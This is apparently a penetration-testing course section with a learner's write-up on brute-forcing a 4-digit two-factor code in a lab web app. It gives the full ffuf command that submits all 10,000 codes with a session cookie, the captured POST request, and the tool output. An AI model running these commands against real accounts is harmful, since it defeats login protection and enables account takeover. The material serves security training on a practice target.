Brute-Forcing 2FA Codes
Two-factor authentication (2FA) provides an additional layer of security to protect user accounts from unauthorized access. Typically, this is achieved by combining knowledge-based authentication (such as a password) with ownership-based authentication (using a 2FA device). However, 2FA can also be achieved by combining any two of the three major authentication categories we discussed previously. Therefore, 2FA makes it significantly more difficult for attackers to access an account even if they manage to obtain the user's credentials. By requiring users to provide a second form of authentication, such as a one-time code generated by an authenticator app or sent via SMS, 2FA mitigates the risk of unauthorized access. This extra layer of security significantly enhances the overall security posture of an account, reducing the likelihood of successful account breaches.
Attacking Two-Factor Authentication (2FA)
One of the most common 2FA implementations relies on the user's password and a time-based one-time password (TOTP) provided to the user's smartphone by an authenticator app or via SMS. These TOTPs typically consist only of digits, making them potentially guessable if the length is insufficient and the web application does not implement measures against successive submission of incorrect TOTPs. For our lab, we will assume that we obtained valid credentials in a prior phishing attack: admin:admin. However, the web application is secured with 2FA, as we can see after logging in with the obtained credentials:

The message in the web application shows that the TOTP is a 4-digit code. Since there are only 10,000 possible variations, we can easily try all possible codes. To achieve this, let us first take a look at the corresponding request to prepare our parameters for ffuf:

As we can see, the TOTP is passed in the otp POST parameter. Furthermore, we need to specify our session token in the PHPSESSID cookie to associate the TOTP with our authenticated session. Just like in the previous section, we can generate a wordlist containing all 4-digit numbers from 0000 to 9999 like so:
m4cc18@htb[/htb]$ seq -w 0 9999 > tokens.txt
Afterward, we can use the following command to brute-force the correct TOTP by filtering out responses containing the Invalid 2FA Code error message:
m4cc18@htb[/htb]$ ffuf -w ./tokens.txt -u http://bf_2fa.htb/2fa.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -b "PHPSESSID=fpfcm5b8dh1ibfa7idg0he7l93" -d "otp=FUZZ" -fr "Invalid 2FA Code"

<SNIP>
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 648ms]
    * FUZZ: 6513
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 635ms]
    * FUZZ: 6514

<SNIP>
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
    * FUZZ: 9999
As we can see, we get many hits. That is because our session successfully passed the 2FA check after we had supplied the correct TOTP. Since 6513 was the first hit, we can assume this was the correct TOTP. Afterward, our session is marked as fully authenticated, so all requests using our session cookie are redirected to /admin.php. To access the protected page, we can simply access the endpoint /admin.php in a web browser and verify that we have successfully passed 2FA.
Exercise
TARGET: 154.57.164.64:30225
Challenge 1
Brute-force the admin user's 2FA code on the target system to obtain the flag.
Discovery
Visit the target web app and try to login with the given credentials in this section: admin:admin

- When we hit "Login" we are redirected to the
/2fa.phppage.
Open Burp proxy and look at the request when we send a wrong TOTP code:

- This discloses the error message when entering an incorrect TOTP code, it will be useful on the exploitation phase.

Here is the exact POST request more closely:
POST /2fa.php HTTP/1.1
Host: 154.57.164.64:30225
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://154.57.164.64:30225
Connection: keep-alive
Referer: http://154.57.164.64:30225/2fa.php
Cookie: PHPSESSID=orjklom932onq3of6jmaq2ngoh
Upgrade-Insecure-Requests: 1
Priority: u=0, i

otp=1234
Note how the code is being passed as a POST parameter:
otp=????
Also note the following header:
Cookie: PHPSESSID=orjklom932onq3of6jmaq2ngoh
- This indicates that we will need to specify our session token in the
PHPSESSIDcookie to associate the TOTP with our authenticated session
Exploitation
Knowing how the TOTP code is passed through a POST request, the next step is to generate a wordlist that contains all possible 4-digit values. We will use the same seq command we used on the previous section:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ seq -w 0 9999 > tokens.txt
Afterward, we can use the following command to brute-force the correct TOTP by filtering out responses containing the Invalid 2FA Code error message:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ ffuf -w ./tokens.txt -u http://154.57.164.64:30225/2fa.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -b "PHPSESSID=orjklom932onq3of6jmaq2ngoh" -d "otp=FUZZ" -fr "Invalid 2FA Code"
- Note we are using the same session token we obtained when trying to log in as
adminwith the wrong TOTP code:PHPSESSID=orjklom932onq3of6jmaq2ngoh
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://154.57.164.64:30225/2fa.php
 :: Wordlist         : FUZZ: /home/macc/htb/broken_authentication/tokens.txt
 :: Header           : Cookie: PHPSESSID=orjklom932onq3of6jmaq2ngoh
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : otp=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid 2FA Code
________________________________________________

4723                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 124ms]
4727                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 123ms]
4730                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 118ms]
4726                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 128ms]
4731                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 124ms]
4728                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 130ms]
4729                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 128ms]
...
9999                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 124ms]
- Since
4723was the first hit, we can assume this was the correct TOTP. - The following hits happen because the correct TOTP was already validated and our session token is redirecting to the
/admin.phppage, as explained in this section
Finally, we just need to visit /admin.php to retrieve our flag:

- Note we were able to access
/admin.phpbecause our fuzzing step already validated the TOTP code for our session token, therefore there was no need to specify the correct 2FA code a second time.
flag: HTB